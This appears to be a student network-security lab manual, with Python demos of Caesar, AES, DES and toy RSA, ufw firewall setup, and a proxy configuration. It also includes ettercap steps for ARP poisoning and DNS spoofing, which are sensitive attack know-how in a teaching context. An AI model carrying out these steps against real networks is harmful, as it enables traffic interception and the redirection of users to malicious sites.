
Experiment:01

Aim: Implement and test simple symmetric encryption algorithms like AES and DES

There are two main types of cryptography in use today - **symmetric** or secret key cryptography

and **asymmetric** or public key cryptography. Symmetric key cryptography is the oldest type whereas asymmetric cryptography is only being used publicly since the late 1970's1 . Asymmetric cryptography was a major milestone in the search for a perfect encryption scheme. Secret key cryptography goes back to at least Egyptian times and is of concern here. It involves the use of only one key which is used for both encryption and decryption (hence the use of the term symmetric)




To accomplish encryption, most secret key algorithms use two main techniques known as substitution and permutation. **Substitution** is simply a mapping of one value to another whereas **permutation** is a reordering of the bit positions for each of the inputs. These techniques are used a number of times in iterations called rounds. Generally, the more rounds there are, the more secure the algorithm. A non-linearity is also introduced into the encryption so that decryption will be computationally infeasible2 without the secret key. This is achieved with the use of S-boxes which are basically non-linear substitution tables where either the output is smaller than the input or vice versa.

One of the main problems with secret key cryptography is key distribution. For this form of cryptography to work, both parties must have a copy of the secret key. This would have to be communicated over some secure channel which, unfortunately, is not that easy to achieve.

DES (and most of the other major symmetric ciphers) is based on a cipher known as the Feistel block cipher. This was a block cipher developed by the IBM cryptography researcher Horst Feistel in the early 70's. It consists of a number of rounds where each round contains bit-shuffling, non-linear substitutions (S-boxes) and exclusive OR operations. Most symmetric encryption schemes today are based on this structure (known as a feistel network).

As with most encryption schemes, DES expects two inputs - the plaintext to be encrypted and the secret key. The manner in which the plaintext is accepted, and the key arrangement used for encryption and decryption, both determine the type of cipher it is. DES is therefore a symmetric, 64 bit block cipher as it uses the same key for both encryption and decryption and only operates on 64 bit blocks of data at a time5 (be they plaintext or ciphertext). The key size used is 56 bits, however a 64 bit (or eight-byte) key is actually input. The least significant bit of each byte is either used for parity (odd for DES) or set arbitrarily and does not increase the security in any way. All blocks are numbered from left to right which makes the eight bit of each byte the parity bit.



Program code

```
from Crypto.Cipher import AES, DES
from Crypto.Random import get_random_bytes
from Crypto.Util.Padding import pad, unpad
import base64


# Caesar Cipher
def caesar_cipher_encrypt(text, shift):
    result = ""
    for i in range(len(text)):
        char = text[i]
        if char.isupper():
            result += chr((ord(char) + shift - 65) % 26 + 65)
        else:
            result += chr((ord(char) + shift - 97) % 26 + 97)
    return result

def caesar_cipher_decrypt(text, shift):
    return caesar_cipher_encrypt(text, -shift)

# AES Encryption/Decryption
def aes_encrypt(plain_text, key):
    cipher = AES.new(key, AES.MODE_CBC)
```

```
    ct_bytes = cipher.encrypt(pad(plain_text.encode('utf-8'), AES.block_size))
    iv = base64.b64encode(cipher.iv).decode('utf-8')
    ct = base64.b64encode(ct_bytes).decode('utf-8')
    return iv, ct

def aes_decrypt(iv, ct, key):
    iv = base64.b64decode(iv)
    ct = base64.b64decode(ct)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    pt = unpad(cipher.decrypt(ct), AES.block_size)
    return pt.decode('utf-8')

# DES Encryption/Decryption
def des_encrypt(plain_text, key):
    cipher = DES.new(key, DES.MODE_CBC)
    ct_bytes = cipher.encrypt(pad(plain_text.encode('utf-8'), DES.block_size))
    iv = base64.b64encode(cipher.iv).decode('utf-8')
    ct = base64.b64encode(ct_bytes).decode('utf-8')
    return iv, ct

def des_decrypt(iv, ct, key):
    iv = base64.b64decode(iv)
    ct = base64.b64decode(ct)
    cipher = DES.new(key, DES.MODE_CBC, iv)
    pt = unpad(cipher.decrypt(ct), DES.block_size)
    return pt.decode('utf-8')

# Main Execution
if _name_ == "_main_":
    # Caesar Cipher Example
    shift = 4
    original_text = "HelloWorld"
    encrypted = caesar_cipher_encrypt(original_text, shift)
    decrypted = caesar_cipher_decrypt(encrypted, shift)
```

```
print(f"Caesar Cipher: Original: {original_text}, Encrypted: {encrypted}, Decrypted: {decrypted}")


# AES Example
aes_key = get_random_bytes(16)  # AES key must be 16, 24, or 32 bytes long
iv, encrypted = aes_encrypt(original_text, aes_key)
decrypted = aes_decrypt(iv, encrypted, aes_key)
print(f"AES: Original: {original_text}, Encrypted: {encrypted}, Decrypted: {decrypted}")


# DES Example
des_key = get_random_bytes(8)  # DES key must be 8 bytes long
iv, encrypted = des_encrypt(original_text, des_key)
decrypted = des_decrypt(iv, encrypted, des_key)
print(f"DES: Original: {original_text}, Encrypted: {encrypted}, Decrypted: {decrypted}")
```

Experiment :02

Aim: Implement RSA algorithm to demonstrate the concept of public and private keys

RSA algorithm is an asymmetric cryptography algorithm. Asymmetric actually means that it works on two different keys i.e. **Public Key** and **Private Key.** As the name describes that the Public Key is given to everyone and the Private key is kept private.

An example of asymmetric cryptography:

1. A client (for example browser) sends its public key to the server and requests some data.
2. The server encrypts the data using the client's public key and sends the encrypted data.
3. The client receives this data and decrypts it.

Since this is asymmetric, nobody else except the browser can decrypt the data even if a third party has the public key of the browser.

RSA algorithm uses the following procedure to generate public and private keys:

- Select two large prime numbers, p and q.
- Multiply these numbers to find n = p x q, where n is called the modulus for encryption and decryption.
- Choose a number e less than n, such that n is relatively prime to (p - 1) x (q -1). It means that e and (p - 1) x (q - 1) have no common factor except 1. Choose "e" such that 1<e < ϕ (n), e is prime to ϕ (n),
  gcd (e,d(n)) =1
- If n = p x q, then the public key is <e, n>. A plaintext message m is encrypted using public key <e, n>. To find ciphertext from the plain text following formula is used to get ciphertext C.
  $C = m^e \bmod n$
  Here, m must be less than n. A larger message (>n) is treated as a concatenation of messages, each of which is encrypted separately.
- To determine the private key, we use the following formula to calculate the d such that:
  $D_e \bmod \{(p - 1) \times (q - 1)\} = 1$
  Or
  $D_e \bmod \phi(n) = 1$
- The private key is <d, n>. A ciphertext message c is decrypted using private key <d, n>. To calculate plain text m from the ciphertext c following formula is used to get plain text m.
  $m = c^d \bmod n$

The whole RSA algorithm in simple words,

1. Select **p**, **q** (**p** and **q** both prime and **p** not equal to **q**)
2. Calculate **n = p * q**
3. Calculate totient, **t = (p -1) * (q — 1)**
4. Select **e** using **gcd(t, e) = 1** where **1 < e < t**
5. Calculate **d** using **(d * e % t = 1)**
6. Consider **e** as **Public Key** and **d** as a **Private Key.**
7. For encryption, **Cipher Text = (Message ^ e) % n** (where, Message < n)
8. For decryption, **Message = (Cipher Text ^ d) % n**

Program1:

```
from math import gcd

# defining a function to perform RSA approch
def RSA(p: int, q: int, message: int):
    # calculating n
    n = p * q

    # calculating totient, t
    t = (p - 1) * (q - 1)

    # selecting public key, e
    for i in range(2, t):
        if gcd(i, t) == 1:
            e = i
            break

    # selecting private key, d
    j = 0
    while True:
        if (j * e) % t == 1:
            d = j
            break
        j += 1

    # performing encryption
    ct = (message ** e) % n
    print(f"Encrypted message is {ct}")

    # performing decryption
    mes = (ct ** d) % n
    print(f"Decrypted message is {mes}")

# Testcase - 1
RSA(p=53, q=59, message=89)

# Testcase - 2
RSA(p=3, q=7, message=12)
```

Experiment :03

Aim : set up and configure basic firewall using tools like ip tables on linux

Install the ufw

To update the package list, use the following command:

sudo apt-get update

Install “ufw” (Uncomplicated Firewall) administration tool , use the following command:

sudo apt install ufw(uncomplicated firewall)

sudo ufw status

The default policy firewall works out great for both the servers and the desktop. It is always a good policy to close all ports on the server and open only the required ports one by one.

sudo ufw enable

When you type sudo ufw enable, you enable the Kali Linux Uncomplicated Firewall (ufw). This program makes firewall setting and management easier.

Set the default policies for incoming and outgoing traffic:

sudo ufw default deny incoming

This command disables the incoming policy by default. In essence, it prevents all incoming network connections until you explicitly allow them. This is an important security feature since it inhibits illegal access attempts from outside sources, hence improving the overall security of your system.

sudo ufw default allow outgoing

By default, this command allows all outgoing network traffic. Outgoing connections, such as online browsing and emailing, are usually secure, therefore permitting them poses no substantial security risk. Outgoing traffic allows your applications and services to communicate with external servers and resources.

To allow or deny certain IP address in UFW Firewall:

ufw allow from IP address(192.10.10.10)

ufw deny from IP address ((192.10.10.10)

How to Allow or Deny a Certain range of PORT:


ufw allow 21:80/tcp

Experiment:04

Aim :Demonstrate DNS Spoofing and DNS Cache poisoning attacks

DNS spoofing, or DNS cache poisoning, corrupts the DNS resolution process. This redirects users to malicious sites instead of their intended destinations, which can lead to stolen personal information, malware distribution, or disrupted services. Ettercap, a tool for man-in-the-middle attacks, enables effective DNS spoofing.


Ettercap intercepts network traffic, allowing attackers to eavesdrop or alter communications. It can generate fake DNS responses, inserting incorrect information into a DNS resolver's cache. As a result, users seeking certain webs ites get redirected to alternative, harmful destinations.



On Kali Linux, launch `ettercap` in graphical mode:


```
sudo ettercap -G
```

In the ettercap GUI, select **Sniffing at startup**, choose your **sniffing interface** and save.



Scan for hosts on the network: **Hosts** > **Scan for hosts**.


Select **Hosts** > **Hosts list**. You can modify the list by using the Right click on individual host.



YOu can change the IP address, check your system IP address by typing ifconfig

ARP poisoning is an essential part of DNS spoofing. What it does is all the traffic that the victim sends, including DNS requests will be sent to the attacker's machine. It’s really good at this so you might want to use this method if you’re working in places where you can’t control the network infrastructure or just can’t change any DNS server settings on certain machines.

Start ARP poisoning: **MITM** > **ARP poisoning**.




Experiment :05

Aim : Set up a proxy server and demonstrate how attacks can use proxies to hide their attacks


FoxyProxy Configuration

1->First, let's install FoxyProxy, which can be found in extensions.

2-> Click on extensions button which we can find at right side upper corner.




3-> When the extension is installed, click on the icon and select "Options". Then select "Add" in the upper, left corner.



-> I already have it configured with Burp, that's why you'll see it listed here with the green pallet


->Copy the same values I have listed here, unless you want to customize. Save and close. Now we will enable FireFox's Network settings.




FireFox Network Proxy

-> In FireFox open the select the hamburger icon and select "Settings".

2. In the search bar type “Proxy”. This will take us directly to the network settings.



3. Scroll down to “Manual proxy configuration”. Copy the same settings, unless you want to customize, then select OK.

